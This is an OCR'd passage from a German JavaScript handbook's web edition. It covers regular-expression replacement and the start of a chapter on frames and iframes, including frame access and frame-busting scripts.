var satz = "Die Geister, die ich rief, ward ich nicht mehr los";
var liste = satz.match(nur_ein_e);
if (liste) {
   document.write(liste.length + " Treffer
      gefunden!<br />");
   for (var i=0; i<liste.length; i++) {
      document.write(liste[i] + "<br />");
   }
} else {
   document.write("Keine Treffer!");
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.10 Alle Wrter, die nur ein e enthalten

Suchen und ersetzen

Die letzte Anwendung fr regulre Ausdrcke, die hier vorgestellt werden soll, wird mit am hufigsten verwendet − wurde aber lange Zeit nur vom Netscape Navigator untersttzt. Man kann nicht nur nach Mustern suchen, sondern diese Muster auch durch andere Muster ersetzen. Ein Beispiel war die Umformung einer deutschen Dezimalzahl in die amerikanische Schreibweise. Dazu mussten alle Kommata durch Dezimalpunkte ersetzt werden. Der folgende Code erledigt das sehr einfach:

```
var komma = /,/g;
var dezimalzahl_brd = "3,1415965";
var dezimalzahl_usa = dezimalzahl_brd.replace(komma, ".");
document.write(dezimalzahl_usa);  //3.1415965
```

Auch hier gibt es fortgeschrittenere Anwendungen. Ein weiterer Unterschied in der Schreibweise zwischen Deutschland und den USA besteht beim Datum. Whrend das Format hierzulande meistens `tt.mm.jj` bzw. `tt.mm.jjjj` ist (`t` = Tag, `m` = Monat, `j` = Jahr), so verwendet man in den Vereinigten Staaten in der Regel `jj-mm-tt` bzw. `jjjj-mm-tt`. Die Aufgabe besteht jetzt darin, deutsche Datumsangaben durch das amerikanische Pendant zu ersetzen. Beginnen wir mit dem regulren Ausdruck fr einen Datumswert. Das Jahr ist zwei- oder vierstellig, Monat und Tag sind aber unter Umstnden einstellig. Auerdem drfen als Werte fr den Tag nur Werte von 1 bis 31, beim Monat nur Werte von 1 bis 12 verwendet werden (unmgliche Daten wie etwa der 30. Februar werden hier bergangen, um das Beispiel einfach zu halten). Der Ausdruck sieht also recht kompliziert aus, aber die Idee, die dahinter steht, ist recht einfach. Probieren Sie es doch einmal mit `indexOf()`!

```
var datum = /\b(0?[1-9]|[12][0-9]|3[01])\.(0?[1-9]|1[0-2])
\.(\d?\d?\d\d)\b/;
```

Wie Sie sehen, wurden um Tag, Monat und Jahr runde Klammern eingefgt. Der Sinn des Ganzen zeigt sich bei der bersetzung in das amerikanische Format. Die Jahreszahl muss nach vorn, der Tag nach hinten. Whrend beim Ergebnis der Methode `exec()` die Inhalte der Klammern in `ergebnisarray[1]`, `ergebnisarray[2]` und so weiter stehen, findet man die Inhalte der Klammern bei regulren Ausdrcken in den speziellen Variablen `$1`, `$2` und so weiter. Mit folgendem Code wandelt man ein deutsches Datum in das amerikanische Format um:

```
function deutsch_zu_usa(d) {
   var datum = /\b(0?[1-9]|[12][0-9]|3[01])\.(0?
   [1-9]|1[0-2])\.(\d?\d?\d\d)\b/;
   if (datum.test(d)) {
      return d.replace(datum, "$3-$2-$1");
   } else {
      return d;
   }
}
document.write(deutsch_zu_usa("Das dritte Jahrtausend begann am 1.1.01 - und keinen Tag frher"));
```

Mit `d.replace(datum, "$3-$2-$1")` wird der regulre Ausdruck auf die Eingabe angewandt. In der dritten Klammer, also in `$3`, steht die Jahreszahl, in `$2` der Monat und in `$1` der Tag. Die Ausgabe lautet dann: `"Das dritte Jahrtausend begann am 01-1-1 - und keinen Tag frher"`. In der Variablen `$0` steht brigens

analog zu `exec()` der gesamte Treffer, in diesem Fall also `"1.1.2001"`.

Die Funktion `replace()` gibt es auch in einer Luxusvariante. Wie beim Netscape-Pendant auch werden an `replace()` zwei Parameter bergeben. Der erste ist ein regulrer Ausdruck, und der zweite ist eine Funktion, die vom JavaScript-Interpreter automatisch beim Aufruf von `replace()` aufgerufen wird. An diese Funktion werden (vom JavaScript-Interpreter!) die folgenden Parameter bergeben (in der angegebenen Reihenfolge):

- die Zeichenkette, die auf das Muster passt
- der Reihe nach alle Untermuster: Wenn im regulren Ausdruck Klammern verwendet worden sind, werden die Entsprechungen in diesen Klammern (also die Werte von `$1`, `$2` usw.) an die Funktion bergeben.
- die Position, an der das Muster in der zu berprfenden Zeichenkette gefunden wurde
- die berprfte Zeichenkette

Die Funktion, die von `replace()` aufgerufen wird, muss nun nur noch Folgendes leisten: einen Wert zurckliefern. Durch diesen Wert wird das gefundene Muster in der zu berprfenden Zeichenkette ersetzt.

Das Beispiel von oben – die Umformung des Datums in ein amerikanisches Format – kann folgendermaen angepasst werden:

```
function deutsch_zu_usa(d) {
   var datum = /\b(0?[1-9]|[12][0-9]|3[01])\.(0?
   [1-9]|1[0-2])\.(\d?\d?\d\d)\b/;
   if (datum.test(d)) {
      return d.replace(datum, d_zu_usa);
   } else {
      return d;
   }
}
function d_zu_usa(str, m1, m2, m3, pos, quelle) {
   return m3 + "-" + m2 + "-" + m1;
   //entspricht $3-$2-$1
}
document.write(deutsch_zu_usa("Das dritte Jahrtausend begann am 1.1.01 - und keinen Tag frher"));
```

Microsoft hat die `replace()`-Funktion erst in Version 5.5 des Internet Explorers eingebaut. Mit frheren Versionen, inklusive Version 5, funktioniert das noch nicht – zum Glck sind mittlerweile beide alten

Versionen so gut wie ausgestorben.

Neues in JavaScript 1.5

Ab JavaScript 1.5, das zurzeit nur von den aktuellen Mozilla-Derivaten untersttzt wird, erhlt der Fragezeichenoperator `?` eine weitere Bedeutung. Normalerweise arbeitet die Mustererkennung bei einem regulren Ausdruck gierig; das heit, es wird ein mglichst groer Treffer zurckgeliefert. Hier ein Beispiel:

```
var htmltag = /(<.*>)/;
var test = htmltag.exec("<p>JavaScript</p>");
test[0] = test[0].replace("<", "&lt;");
test[0] = test[0].replace(">", "&gt;");
document.write("HTML-Tag: " + test[0]);
```

Was gibt dieses Programm aus? Vielleicht erwarten Sie als Ausgabe `"<p>"`, denn das wrde auf das angegebene Muster passen. Doch diese Annahme ist leider falsch, denn es wird wie gesagt immer ein mglichst groer Treffer zurckgeliefert, in diesem Falle also `"<p>JavaScript</p>"`. Wenn Sie einen mglichst kleinen Treffer erzielen mchten, mssen Sie direkt nach einem Sonderzeichen zum Zhlen (`*`, `+`, `?`, `{`, `}`) den Fragezeichenoperator angeben. Folgender Code wrde also in der Tat `"<p>"` ausgeben:

```
var htmltag = /(<.*?>)/;
var test = htmltag.exec("<p>JavaScript</p>");
test[0] = test[0].replace("<", "&lt;");
test[0] = test[0].replace(">", "&gt;");
document.write("HTML-Tag: " + test[0]);
```

Wenn Sie diesen Code mit dem Internet Explorer 5.0x oder einer lteren Version ausfhren (oder einem Anno-Tobak-Netscape), erhalten Sie entweder ein falsches Ergebnis oder eine Fehlermeldung. Der Internet Explorer 5.5 und auch die Nachfolgerversionen 6 und 7 untersttzen zwar kein JavaScript 1.5, haben aber diese Erweiterung der Syntax fr regulre Ausdrcke auch im Programm.



Hier klicken, um das Bild zu Vergrern

Abbildung 9.11 Aktuelle Browser interpretieren den regulren Ausdruck richtig.

---

[1]Diese Probleme knnten Sie natrlich vermeiden, wenn `radiocheck` ein Array wre; allerdings erfordert dann die berprfung, ob sich in dem Array bereits ein bestimmtes Element befindet, einen extra Programmieraufwand. Natrlich gibt es regulre Ausdrcke schon viel lnger, aber mit der Verbreitung von Perl stieg auch die Verbreitung von regulren Ausdrcken.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 10 Frames und Iframes
  - 10.1 Mit Frames arbeiten
    - 10.1.1 Frames mit HTML
    - 10.1.2 Frames mit JavaScript fllen
  - 10.2 Auf Daten von Frames zugreifen
    - 10.2.1 Auf bergeordnete Frames zugreifen
    - 10.2.2 Auf Daten von Unterframes zugreifen
    - 10.2.3 Mehrere Frames gleichzeitig ndern
    - 10.2.4 JavaScript in Frames auslagern
    - 10.2.5 Frames zhlen
  - 10.3 Diashow
    - 10.3.1 Vorbereitungen
    - 10.3.2 Diashow starten
    - 10.3.3 Diashow anhalten
    - 10.3.4 Vorwrts und rckwrts springen
    - 10.3.5 Diashow verlassen

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Fensterln: nachts zu einem Mdchen ans Fenster gehen [und durchs Fenster zu ihm ins Zimmer klettern] − DUDEN in acht Bnden

Kapitel 10 Frames und Iframes

Das `window`-Objekt steht in der Objekthierarchie ganz oben. Dies ist verstndlich, da alles, was man mit JavaScript anstellen kann, in irgendeiner Art von Fenster dargestellt wird. Wenn also eine Webseite aus mehreren Frames besteht, wird jeder dieser Frames wie ein Fenster behandelt, zumindest im Sinne von JavaScript. Sie sehen, es gibt viele verschiedene Anwendungen fr dieses Objekt. Aus diesem Grund wird das Thema in drei Kapiteln behandelt.

In diesem Kapitel werden Sie erfahren, wie man mit JavaScript auf Frames zugreift und damit beispielsweise die Navigation flexibler gestalten kann. Auerdem wird Schritt fr Schritt eine der JavaScript-Standard-anwendungen implementiert: eine Warenkorb-Lsung.

top

10.1 Mit Frames arbeiten ▼

Unter einem Frame versteht man einen Bereich im Browserfenster, der − genau wie das Browserfenster selbst − einen eigenen Scroll-Balken haben und unabhngig vom Rest der Webseite gescrollt werden kann. Frames tauchten das erste Mal im Netscape Navigator 2 auf und wurden sehr schnell von Webdesignern bernommen, erlaubten Frames doch eine bequeme Navigation. Viele Seiten bestanden zunchst aus zwei Frames: Der eine enthielt die Navigationspunkte, der zweite die eigentlichen Inhalte der Seite. Da sich die Navigation in dem Frame befand, musste sie nicht in die Seiten mit dem eigentlichen Inhalt mit eingeschlossen werden, was den Verwaltungsaufwand bei nderungen verringerte (nur die Seite mit der Navigation musste angepasst werden, jedoch nicht jede einzelne Inhaltsseite). Der Internet Explorer bernahm Frames in der Version 3, und schon begannen die Webdesigner zu fluchen, da die Implementierung von Frames leicht unterschiedlich war (Stichwort: Abstand des Frame-Inhalts vom Frame-Rand). Mittlerweile geht der Trend wieder zu Seiten ohne Frames, auch in Hinblick auf Handhelds, deren eingeschrnkte Browser oft mit Frames nichts anfangen knnen. Dennoch knnen Sie in Verbindung mit JavaScript mit Frames erstaunliche Dinge machen − Dinge, die ohne Frames nur mit Schwierigkeiten oder gar nicht realisiert werden knnten.

In Mode kommt allerdings eine spezielle Form von Frames, so genannte Iframes (in HTML: `<iframe>`-Element). Das sind

Frames, die inmitten einer Seite liegen. Das gestattet beispielsweise, immer nur einen Teilbereich einer Seite zu aktualisieren, also ohne komplettes Neuladen einer Seite. Auch hier gilt wieder, dass Textbrowser und mobile Endgerte Schwierigkeiten haben. Generell aber sind Iframes ein Spezialfall von Frames und werden deswegen nicht gesondert behandelt; die JavaScript-Ansteuerung ist identisch. Wenn im Folgenden von Frames die Rede ist, sind − wenn es um die Ansteuerung geht − immer auch Iframes gemeint.

Mit JavaScript ist es mglich, von einem Frame aus Methoden, Eigenschaften und Variablen eines anderen Frames aufzurufen. Im Folgenden erfahren Sie zunchst etwas ber den strukturellen Aufbau von Frames, und dann, wie diese Strukturen in JavaScript nachgebildet worden sind.

top

10.1.1 Frames mit HTML ▼▲

Eine Frame-Struktur wird immer mit dem HTML-Tag `<frameset>` eingeleitet. Es wird genau einer der beiden folgenden Parameter erwartet:

- `rows`: Die einzelnen Frames werden untereinander (in Zeilen, engl. *rows*) angeordnet.
- `cols`: Die einzelnen Frames werden nebeneinander (in Spalten, engl. *columns*) angeordnet.

Als Wert fr diesen Parameter werden − durch Kommata getrennt − die Hhen (bei `rows`) oder Breiten (bei `cols`) der einzelnen Frames erwartet. Dabei haben Sie die Wahl zwischen drei Optionen:

- Angabe in Pixeln: Lediglich der numerische Wert wird angegeben.
- Angabe in Prozent der Gesamthhe/-breite des Fensters, das das `<frameset>` enthlt.
- Rest: Wird durch einen Stern (`*`) symbolisiert.


Diese Mglichkeiten knnen natrlich miteinander kombiniert werden. Da dieses Buch keine HTML-Einfhrung sein soll, folgen hier nur ein paar kurze Beispiele:

- `<frameset rows="100,200,300">`: Drei Frames, die untereinander angeordnet sind. Im Idealfall hat der oberste Frame eine Hhe von 100 Pixeln, der mittlere eine Hhe von 200 Pixeln und der untere eine Hhe von 300 Pixeln. Das ist deswegen ein Idealfall, da das Browserfenster wahrscheinlich nicht exakt 600 Pixel hoch ist.
- `<frameset cols="100,50%,*">`: Drei Frames, die nebeneinander angeordnet sind. Der mittlere nimmt die halbe Breite ein, der linke ist exakt 100 Pixel breit, und der dritte Frame beansprucht die restliche Breite fr sich. Sollte sich also die Breite des Browserfensters verndern, ndern gleichzeitig auch der mittlere und der rechte Frame ihre Breite, der linke Frame bleibt jedoch in der Gre konstant.

Mit `<frameset>` wird also die Frame-Struktur festgelegt – ber die individuellen Inhalte der Frames wurde damit noch nichts ausgesagt. Hierfr ist das `<frame>`-Tag zustndig, das in seinem `src`-Attribut die URL des Dokuments enthlt, das in dem entsprechenden Frame dargestellt werden soll.

Fr jeden Frame muss – innerhalb der `frameset`-Struktur – entweder ein `<frame>`-Tag verwendet werden oder ein weiteres `<frameset>`-Tag. So knnen auch mehrere Framesets ineinander verschachtelt werden. In den nchsten Abschnitten wird die folgende Frame-Struktur als Vorbild verwendet:

```
<html>
<head><title>Frames</title></head>
<frameset cols="150,*">
  <frame name="A" src="a.html">
  <frameset rows="100,*">
    <frame name="B" src="b.html" />
    <frame name="C" src="c.html" />
  </frameset>
</frameset>
<noframes>
<body>Ihr Browser kann mit Frames nichts anfangen!
</body>
</noframes>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 10.1 Die Beispielseite im Browser

Zur Erluterung: Das Browserfenster wird zunchst vertikal in zwei Bereiche geteilt: Der linke Bereich wird mit der Datei **a.html** gefllt, der rechte wird horizontal in zwei Frames geteilt, wovon der obere die Datei **b.html** und der untere die Datei **c.html** enthlt. In Abbildung 8.1 sehen Sie, wie das Ganze im Browser aussieht.

top

10.1.2 Frames mit JavaScript fllen ▲

Kleines Quiz: Wie bekommt man eine leere Seite in einen Frame? Netscape-Veteranen erinnern sich vielleicht an die Abkrzung **about:blank**, die seit Version 1 eine leere Seite erzeugt. Mittlerweile haben sich alle anderen Browser daran orientiert und untersttzen **about:blank** ebenfalls.

Mit JavaScript ist es jedoch mglich, den Startinhalt eines Frames direkt in der Seite mit dem Frameset festzulegen. Das ist eigentlich gar nichts Neues. Sie wissen ja schon lngst, wie man eine JavaScript-Funktion via URL aufrufen kann: mit dem JavaScript-Protokoll. Ganz nebenbei kann man damit auch noch andere Dinge erzeugen als eine leere Seite. Betrachten Sie folgendes Beispiel:

```
<html>
<head><title>Frames</title>
<script type="text/javascript"><!--
function tag(s) {
  return "<" + s + ">";
}
function leer() {
  var html = tag("html") + tag("body") + tag("/body")
  + tag("/html");
  return html;
}
function voll(s) {
  var html = tag("html") + tag("body");
  html += tag("h3") + s + tag("/h3");
  html += tag("/body") + tag("/html");
  return html;
}
//--></script>
</head>
<frameset cols="150,*">
   <frame name="A" src="javascript:top.voll('linker
   Frame')" />
   <frameset rows="100,*">
      <frame name="B" src="javascript:top.leer()" />
      <frame name="C" src="javascript:top.voll('rechts
      unten')" />
   </frameset>
</frameset>
<noframes>
```

```
<body>Ihr Browser kann mit Frames nichts anfangen!</body>
</noframes>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 10.2 Mit JavaScript gefllte Frames

Im Browser sieht diese Seite dann so hnlich wie in Abbildung 10.2 aus, vorausgesetzt natrlich, Ihr Browser untersttzt JavaScript! Was brigens das `top`. vor dem Funktionsnamen bedeutet, erfahren Sie ein paar Abschnitte spter.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 10 Frames und Iframes
- **10.1 Mit Frames arbeiten**
  - **10.1.1 Frames mit HTML**
  - **10.1.2 Frames mit JavaScript fllen**
- **10.2 Auf Daten von Frames zugreifen**
  - **10.2.1 Auf bergeordnete Frames zugreifen**
  - **10.2.2 Auf Daten von Unterframes zugreifen**
  - **10.2.3 Mehrere Frames gleichzeitig ndern**
  - **10.2.4 JavaScript in Frames auslagern**
  - **10.2.5 Frames zhlen**
- **10.3 Diashow**
  - **10.3.1 Vorbereitungen**
  - **10.3.2 Diashow starten**
  - **10.3.3 Diashow anhalten**
  - **10.3.4 Vorwrts und rckwrts springen**
  - **10.3.5 Diashow verlassen**

24 Java

25 Serverseitige Technologien

26 JavaScript goes .NET

27 Code schtzen

28 Top Secret: Passwortschutz

29 Signierte Skripte

30 JavaScript und Sicherheit

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

10.2 Auf Daten von Frames zugreifen

Wie ich bereits erwhnt habe, werden Frames in JavaScript wie Fenster behandelt. Mit den Schlsselwrtern `this` und `self` erhlt man also eine Referenz auf den aktuellen Frame – oder eben auf das aktuelle Fenster, wenn die Seite keine Frames enthlt.

Auf sich selbst zuzugreifen ist aber nicht sonderlich interessant, und erst recht nichts Neues. Viel eher ist es wichtig, wie man von einer Webseite aus auf die Unterframes zugreifen kann und wie man – von einem Frame aus – auf das in der Hierarchie eine Stufe ber einem stehende Element zugreifen kann. Um das anhand eines praktischen Beispiels einmal durchzufhren, wird das Standardbeispiel fr diesen Abschnitt leicht verndert.

Das Hauptdokument, es heit in unserem Beispiel **frameset.html**, hat folgenden Aufbau:

```
<html>
<head><title>Frames</title></head>
<frameset cols="150,*">
   <frame name="A" src="a.html" />
   <frame name="B" src="f_b.html" />
</frameset>
<noframes>
<body>Ihr Browser kann mit Frames nichts anfangen!</body>
</noframes>
</html>
```

Die Datei **f_b.html** enthlt wiederum ein Frameset:

```
<html>
<head><title>Noch mehr Frames</title></head>
<frameset rows="100,*">
   <frame name="C" src="c.html" />
   <frame name="D" src="d.html" />
</frameset>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 10.3 Die Beispielseite im Browser

Abbildung 10.3 veranschaulicht noch einmal den Aufbau: Die Hauptseite enthlt zwei Frames – links **a.html** und rechts **f_b.html**. Zustzlich teilt sich **f_b.html** in die zwei Frames mit dem Inhalt **c.html** (oben) und **d.html** (unten) auf.

top

10.2.1 Auf bergeordnete Frames zugreifen ▼▲

Wenn Sie in HTML codieren wollen (von programmieren kann im Zusammenhang mit HTML ja keine Rede sein), dass sich das Ziel eines Links nicht im aktuellen Frame ffnet, sondern das gesamte Browserfenster fr sich beansprucht, machen Sie das fr gewhnlich folgendermaen:

```
<a href="seite.htm" target="_top">Hier klicken</a>
```

Bei JavaScript heit das Schlsselwort ganz hnlich: `top`. Hiermit erhalten Sie eine Referenz auf das oberste Fenster in der gesamten Frame-Hierarchie. Egal, ob Sie sich in **a.html**, **c.html** oder gar in **frameset.html** befinden – `top.location` enthlt immer `"frameset.html"` (sowie den Pfad zu dieser Datei).

Oft ist es jedoch von Nutzen, in der Hierarchie nur eine Stufe nach oben zu gelangen, also in unserem Beispiel etwa von **c.html** eine Referenz auf den Frame mit **b.html** zu erhalten. Das Schlsselwort heit hier `parent` (dt. Elternteil). Wenn Sie sich also in **c.html** befinden, enthlt `parent.location` den Wert `"b.`

`html"`; und von **b.html** aus betrachtet, enthlt `parent.location` den Wert `"frameset.html"`.

Mit `parent` erhlt man bildlich betrachtet immer eine Referenz auf das Dokument, das in dem `<frameset>`-Tag enthalten ist, das den Frame mit der aufrufenden Datei enthlt. Sind in einer Datei also mehrere Framesets ineinander verschachtelt, stehen diese dennoch in der Frame-Hierarchie auf einer Ebene.

Einige Seiten, die ihre Navigation mit Frames erledigen, stellen externe Links in einem ihrer Frames dar, so dass die eigene Navigation immer noch sichtbar bleibt, die fremde Website also in einem Unterframe einer anderen Website dargestellt wird. Das ist zum einen unfreundlich und zum anderen auch schon ein paar Mal erfolgreich von entnervten Sitebetreibern an- bzw. abgemahnt worden. Wenn Sie verhindern wollen, dass Ihre Seiten innerhalb eines fremden Framesets dargestellt werden, haben Sie die folgenden Mglichkeiten, die alle auf demselben Prinzip beruhen: Wenn wir uns nicht im obersten Frame in der Hierarchie befinden, dann machen wir uns zum obersten Frame in der Hierarchie!

```
<script type="text/javascript"><!--
if (self != top) {
   top.location = self.location;
}
//--></script>
```

oder:

```
<script type="text/javascript"><!--
if (self != parent) {
   top.location = self.location;
}
//--></script>
```

Bauen Sie dieses Skript in all Ihre Webseiten ein, und Sie werden nie wieder von fremden Framesets belstigt werden (wie blich: sofern JavaScript aktiviert ist)!

Es gibt jedoch auch noch einen anderen Fall: Ein Besucher Ihrer Webseiten setzt ein Lesezeichen (Bookmark) auf eine Seite in einem Frame. Wenn er jedoch das Lesezeichen wieder aufruft, wird lediglich die eine Seite geladen, nicht jedoch die anderen Frames, die beispielsweise die gesamte Navigation enthalten.

Um das Ganze ein wenig anschaulicher zu machen, folgt hier eine Konkretisierung der

Aufgabenstellung. Ihre Website besteht aus zwei Frames: Der linke enthlt die Navigation, der rechte den Inhalt. Ihre **index.html**-Datei sieht folgendermaen aus:

```
<html>
<head><title>Homepage mit Frames</title></head>
<frameset cols="150,*">
   <frame src="navigation.html" name="Navi" />
   <frame src="inhalt.html" name="Inhalt" />
</frameset>
<noframes>
<body>Ihr Browser kann mit Frames nichts anfangen!
</body>
</noframes>
</html>
```

In allen Unterseiten sollte nun berprft werden, ob ein Frameset existiert; wenn nicht, soll das Frameset aufgebaut werden. Dies geschieht mit ein wenig JavaScript: Die URL der aktuellen Seite wird ber die Kommandozeile an eine Datei **frameset-laden.html** bergeben, die die Frame-Struktur erzeugt.

Der folgende Code gehrt in alle Unterseiten:

```
<script type="text/javascript"><!--
if (self == top) {
   location.href = "frameset-laden.html?" + location.href;
}
//--></script>
```

Die Datei **frameset-laden.html** wertet die Kommandozeile aus und baut − mittels `document.write()` − die Frame-Struktur auf. Beachten Sie, dass Sie das gesamte Frameset mit JavaScript erzeugen mssen; eine Mischung ist nicht mglich (sie wre zwar syntaktisch prinzipiell korrekt, die Browser kommen damit aber nicht zurecht).

```
<html>
<head><title>Homepage mit Frames</title></head>
<script type="text/javascript"><!--
function tag(s) {
   document.write("<" + s + ">");
}
tag('frameset cols="150,*"');
tag('frame src="navigation.html" name="Navi"');
seite = location.search.substring(1,
```

```
location.search.length);
   //location.search beginnt mit "?" !
tag("frame src='" + seite + "' name='Inhalt'");
tag("/frameset");
//--></script>
</html>
```

Denken Sie daran, dass `location.search` mit einem Fragezeichen beginnt; Sie drfen daher die Zeichenkette erst ab dem zweiten Zeichen (es hat den Index 1) auswerten.

Die mit JavaScript generierten Framesets lassen sich noch weiter verfeinern. Wenn Sie eine grere Website haben, wird sich im (fiktiven) linken Frame nicht immer dieselbe Navigation befinden. Sie knnen mehrere Frameset-Dateien erstellen und – je nach aufgerufener Unterseite – einen Link auf eine bestimmte dieser Frameset-Seiten setzen. Stellen Sie sich folgende Zuordnungstabelle vor (Tabelle 8.1):

Tabelle 10.1 URLs und zugehrige Frameset-Dateien

URL-Format	Zugehriges Frameset
/produkte/...	
/investorrelations/...	
Sonstige	

Der Code knnte hier folgendermaen aussehen:

```
<script type="text/javascript"><!--
if (self == top) {
   if (location.href.indexOf("/produkte")>=0) {
      location.href = "frameset1.htm?" + location.href;
   } else if (location.href.indexOf("/investorrelations")>=0) {
      location.href = "frameset2.htm?" + location.href;
   } else {
   location.href = "frameset3.htm?" + location.href;
   }
}
//--></script>
```

Bei einem Schreibzugriff auf `location.href` wird sofort die neue Seite geladen; JavaScript-Code, der dahinter folgt, wird nicht mehr ausgefhrt. Sauberer wre es natrlich, mit `else` zu arbeiten.

top

10.2.2 Auf Daten von Unterframes zugreifen ▼▲


Referenzen auf die Unterframes eines Fensters werden in dem Array `frames` (um genau zu sein, unter `window.frames` oder `self.frames` oder `this.frames`) gespeichert. Wenn Sie in der Datei **frameset.html** auf den linken Frame zugreifen wollen, haben Sie folgende Mglichkeiten:

- `window.A`
- `window.frames[0]`
- `window.frames["A"]`

Aber immer der Reihe nach:

- `window.A`: `A` ist der Wert des `name`-Attributs des entsprechenden Frames. Zwei Dinge sollten Ihnen hier deutlich werden: Geben Sie jedem Frame einen einprgsamen Namen, und verwenden Sie keine JavaScript-Begriffe (beispielsweise sollten Sie den Frame nicht `"location"` nennen, Sie knnen dann nicht mit `window.location` auf ihn zugreifen).
- `window.frames[0]`: Wie bereits erwhnt, werden Referenzen auf alle Frames in der jeweiligen HTML-Seite in dem Array `frames` abgespeichert. Wie bei allen JavaScript-Arrays beginnt der Index bei 0; `frames[0]` bezeichnet also den ersten Frame. Die Frames werden dabei nach dem Vorkommen im HTML-Dokument nummeriert. Mit `frames[1]` erhlt man somit eine Referenz auf den zweiten Frame in der Beispielseite (**b.html**).
- `window.frames["A"]`: Das ist eine Mischung aus beiden Varianten. Hier kann man auch auf Frames mit speziellen Namen wie etwa `"location"` zugreifen. Diese Methode bedeutet jedoch recht viel Tipparbeit, und Sie werden sie sehr selten sehen. Je nachdem, wie einprgsam Ihre Frame-Namen sind, sollten Sie eine der beiden ersten Methoden verwenden.

Abbildung 10.4 verdeutlicht die Zugriffsmglichkeiten auf andere Frames noch einmal ganz allgemein.



Hier klicken, um das Bild zu Vergrern

Abbildung 10.4 Zugriffsmglichkeiten auf andere Frames

Mit diesem Wissen knnen Sie fremden Frames auch noch auf die folgenden Weisen entkommen. Denken Sie daran: Wenn Sie sich im obersten Frame in der Hierarchie befinden, zeigen `parent` und `top` auf das aktuelle Fenster:

```
<script type="text/javascript"><!--
if (top.frames.length>0) {
   top.location = self.location;
}
//--></script>
```

oder:

```
<script type="text/javascript"><!--
if (parent.frames.length>0) {
   top.location = self.location;
}
//--></script>
```

Sie sehen hieran schon, wie man die beiden Methoden – `top` und `parent` bzw. `frames` – miteinander kombinieren kann: Will man auf einen Frame zugreifen, der sich auf derselben Hierarchie-Ebene befindet, so greift man mit `top` oder (ggfs. mit mehrfacher Anwendung von) `parent` auf den nchsten gemeinsamen Vorfahren der beiden Frames zu und geht dann ber `frames` in der Hierarchie wieder hinab. Um im Beispiel von oben von dem Frame mit der Datei **c.html** zu dem Frame mit der Datei **d.html** zu gelangen, gibt es folgende Mglichkeiten:

- `parent.D`

- `top.B.frames[1]`
- `parent.parent.B.D`

Wenn Sie Zugriff auf den Frame haben, knnen Sie damit auch auf alle Eigenschaften des Frames oder seiner Unterobjekte zugreifen, beispielsweise auf `document`, `location` oder auch auf globale Variablen im JavaScript-Code des Frames.

top

10.2.3 Mehrere Frames gleichzeitig ndern

